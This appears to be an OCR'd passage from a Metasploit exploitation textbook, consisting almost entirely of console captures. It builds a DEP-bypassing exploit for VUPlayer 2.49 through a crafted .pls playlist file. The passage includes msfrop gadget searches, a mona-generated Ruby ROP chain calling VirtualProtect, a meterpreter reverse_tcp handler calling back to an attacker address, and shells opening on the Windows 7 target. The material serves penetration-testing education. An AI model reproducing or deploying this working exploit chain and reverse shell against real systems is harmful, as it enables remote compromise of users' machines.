
```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.248.151
LHOST => 192.168.248.151
msf5 exploit(multi/handler) > set LPORT 12000
LPORT => 12000
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

msf5 exploit(multi/handler) > [*] Started reverse TCP handler on 192.168.248.151:12000
```






```
masteringmetasploitndmeterpreter > sysinfo
Computer        : WIN-6FO9IRT3265
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
masteringmetasploitndmeterpreter >
```


```
msf5 exploit(multi/handler) > [*] Started reverse TCP handler on 192.168.248.151:12000
[*] Sending stage (180291 bytes) to 192.168.248.138
[*] Meterpreter session 3 opened (192.168.248.151:12000 -> 192.168.248.138:49195) at 2019-10-29 05:39:13 -0700
```

```
msf5 exploit(multi/handler) > sessions 3
[*] Starting interaction with 3...

masteringmetasploitndmeterpreter > shell
Process 3372 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Apex\Desktop>wmic OS Get DataExecutionPrevention_SupportPolicy
wmic OS Get DataExecutionPrevention_SupportPolicy
DataExecutionPrevention_SupportPolicy
2
```





x32dbg
File View Debug Trace Plugins Favourites Options Help Apr 22 2019
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles
Hide FPU
Attach
PID Name Title Path
000000BF8 VUPlayer VUPlayer C:\Program Files\VUPlay
00000B24 CloudMe New version available! C:\Users\Apex\AppData\Lo
00000AF4 jusched C:\Program Files\Common
00000AEC vmtoolsd VMwareDragDetWndClass C:\Program Files\VMware\
00000A84 explorer Shell_TrayWnd C:\Windows\explorer.exe
00000A68 dwm DWM Notification Window C:\Windows\System32\dwm.
00000900 taskhost CiceroUIWndFrame C:\Windows\System32\task
Search: Type here to filter results...
Why is process X not shown? Refresh (F5) Find Window... Attach Cancel
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5
Address Hex ASCII
Command:
Default
Ready
"C:\Users\Apex\Desktop\Dumped\Clean\snapshot_2019-04-22_11-53\release\x32\x32dbg.exe"
Time Wasted Debugging: 1:01:24:45


VUPlayer.exe - PID: BF8 - Module: ntdll.dll - Thread: 300 - x32dbg
File View Debug Trace Plugins Favourites Options Help Apr 22 2019
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles
77193548 <ntdll.R 57 push edi RtlInitString
Hide FPU
EAX 7FFDE000
EBX 00000000
ECX 00000000
EDX 771FD23D <ntdll.DbgUiRemoteBreakin>
EBP 03D3FF88
ESP 03D3FF5C
ESI 00000000
EDI 00000000
EIP 77193541 ntdll.77193541
EFLAGS 00000246
ZF 1 PF 1 AF 0
Default (stdcall)
1: [esp+4] 74F3FC31
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
5: [esp+14] 03D3FF60
.text:77193541 ntdll.dll:$33541 #32941
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
03D3FF5C 771FD279 return to ntdll.771FD279 from ntdll.77193540
03D3FF60 74F3FC31
03D3FF64 00000000
03D3FF68 00000000
03D3FF6C 00000000
03D3FF70 03D3FF60
03D3FF74 00000000
03D3FF78 03D3FFC4 Pointer to SEH_Record[1]
03D3FF7C 7717D74D ntdll.7717D74D
03D3FF80 003AF8B1
03D3FF84 00000000
Command:
Default
Paused
Attach breakpoint reached!
Time Wasted Debugging: 1:01:24:56




```
INT3 breakpoint at basswma.1010539F (1010539F)!
EXCEPTION_DEBUG_INFO:
            dwFirstChance: 1
            ExceptionCode: C0000005 (EXCEPTION_ACCESS_VIOLATION)
           ExceptionFlags: 00000000
          ExceptionAddress: 0012ECA4
          NumberParameters: 2
ExceptionInformation[00]: 00000008 DEP Violation
ExceptionInformation[01]: 0012ECA4 Inaccessible Address
First chance exception on 0012ECA4 (C0000005, EXCEPTION_ACCESS_VIOLATION)!
```




```
0BADF00D 0x10600000 | 0x1060f000 | 0x0000f000 | False | False | False | False | False | 2.3 [BASSMIDI.dll] (C:\Program Files\VUPlayer\BASSMIDI.dll)
0BADF00D 0x76d10000 | 0x76d93000 | 0x00083000 | True  | True  | True  | True  | True  | 2001.12.8530.16385 [CLBCatQ.DLL] (C:\Windows\system32\CLBCatQ.DLL)
0BADF00D 0x10100000 | 0x1010a000 | 0x0000a000 | False | False | False | False | False | 2.3 [BASSVMA.dll] (C:\Program Files\VUPlayer\BASSVMA.dll)
0BADF00D 0x73c00000 | 0x73c39000 | 0x00039000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [MMDevApi.dll] (C:\Windows\System32\MMDevApi.dll)
0BADF00D 0x75630000 | 0x756fc000 | 0x000cc000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
0BADF00D 0x00400000 | 0x00592000 | 0x00192000 | False | False | False | False | False | 2.49 [VUPlayer.exe] (C:\Program Files\VUPlayer\VUPlayer.exe)
0BADF00D 0x75510000 | 0x7555a000 | 0x0004a000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
0BADF00D 0x74660000 | 0x74669000 | 0x00009000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [VERSION.dll] (C:\Windows\system32\VERSION.dll)
0BADF00D 0x10000000 | 0x10041000 | 0x00041000 | False | False | False | False | False | 2.3 [BASS.dll] (C:\Program Files\VUPlayer\BASS.dll)
```


```
masteringmetasploit@ubuntu:~/Desktop$ msfrop -s "pop eax" bassmidi.dll
Collecting gadgets from bassmidi.dll
Found 69 gadgets

Found 69 gadgets total

[*] gadget with address: 0x10604b7f matched
0x10604b7f:     or ah, [edi+2*edx]
0x10604b82:     pop eax
0x10604b83:     ret 6ba0h

masteringmetasploit@ubuntu:~/Desktop$ msfrop -s "pop eax" bass.dll
Collecting gadgets from bass.dll
Found 347 gadgets

Found 347 gadgets total

[*] gadget with address: 0x10001149 matched
0x10001149:     pop eax
0x1000114a:     ret 0e796h

[*] gadget with address: 0x100165f3 matched
0x100165f3:     pop eax
0x100165f4:     ret 12f2h

[*] gadget with address: 0x10002bb5 matched
0x10002bb5:     and ch, [ecx-52h]
0x10002bb8:     stosd
0x10002bb9:     pop eax
0x10002bba:     ret

        [*] gadget with address: 0x10005fbb matched
        0x10005fbb:     pop eax
        0x10005fbc:     ret

        [*] gadget with address: 0x10006bc5 matched
        0x10006bc5:     pop eax
        0x10006bc6:     ret
```

```
*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      0x10015f82,   # POP EAX # RETN [BASS.dll]
      0x1060e25c,   # ptr to &VirtualProtect() [IAT BASSMIDI.dll]
      0x1001eaf1,   # MOV EAX,DWORD PTR DS:[EAX] # RETN [BASS.dll]
      0x10030950,   # XCHG EAX,ESI # RETN [BASS.dll]
      0x0047044d,   # POP EBP # RETN [VUPlayer.exe]
      0x0043373b,   # & jmp esp [VUPlayer.exe]
      0x004eefb7,   # POP EBX # RETN [VUPlayer.exe]
      0x00000201,   # 0x00000201-> ebx
      0x1004041c,   # POP EDX # RETN [BASS.dll]
      0x00000040,   # 0x00000040-> edx
      0x004ca190,   # POP ECX # RETN [VUPlayer.exe]
      0x10040c88,   # &Writable location [BASS.dll]
      0x004d9f0c,   # POP EDI # RETN [VUPlayer.exe]
      0x1003a084,   # RETN (ROP NOP) [BASS.dll]
      0x10015f77,   # POP EAX # RETN [BASS.dll]
      0x90909090,   # nop
      0x004c4f94,   # PUSHAD # RETN [VUPlayer.exe]
    ].flatten.pack("V*")

    return rop_gadgets

  end


  # Call the ROP chain generator inside the 'exploit' function :
```

```
!mona rop
```

```
msf5 > use exploit/windows/chapter_3/vuplayer_pls_dep_exploit
msf5 exploit(windows/chapter_3/vuplayer_pls_dep_exploit) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/chapter_3/vuplayer_pls_dep_exploit) > set LHOST 192.168.248.151
LHOST => 192.168.248.151
msf5 exploit(windows/chapter_3/vuplayer_pls_dep_exploit) > set LPORT 12000
LPORT => 12000
msf5 exploit(windows/chapter_3/vuplayer_pls_dep_exploit) > set FILENAME exploit.pls
FILENAME => exploit.pls
msf5 exploit(windows/chapter_3/vuplayer_pls_dep_exploit) > options

Module options (exploit/windows/chapter_3/vuplayer_pls_dep_exploit):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  exploit.pls      no        The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.248.151  yes       The listen address (an interface may be specified)
   LPORT     12000            yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**


Exploit target:

   Id  Name
   --  ----
   0   VUPlayer 2.49
```


```
msf5 exploit(windows/chapter_3/vuplayer_pls_dep_exploit) > exploit

[*] Creating 'exploit.pls' file ...
[+] exploit.pls stored at /home/masteringmetasploit/.msf4/local/exploit.pls

msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.248.151  yes       The listen address (an interface may be specified)
   LPORT     12000            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.248.151:12000
```





```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.248.151:12000
[*] Sending stage (180291 bytes) to 192.168.248.138
[*] Meterpreter session 2 opened (192.168.248.151:12000 -> 192.168.248.138:49242) at 2019-10-29 10:18:59 -0700

masteringmetasploitndmeterpreter >
```

```
masteringmetasploitndmeterpreter > shell
Process 2548 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Apex\Desktop>wmic OS Get DataExecutionPrevention_SupportPolicy
wmic OS Get DataExecutionPrevention_SupportPolicy
DataExecutionPrevention_SupportPolicy
3
```

Chapter 4: Porting Exploits

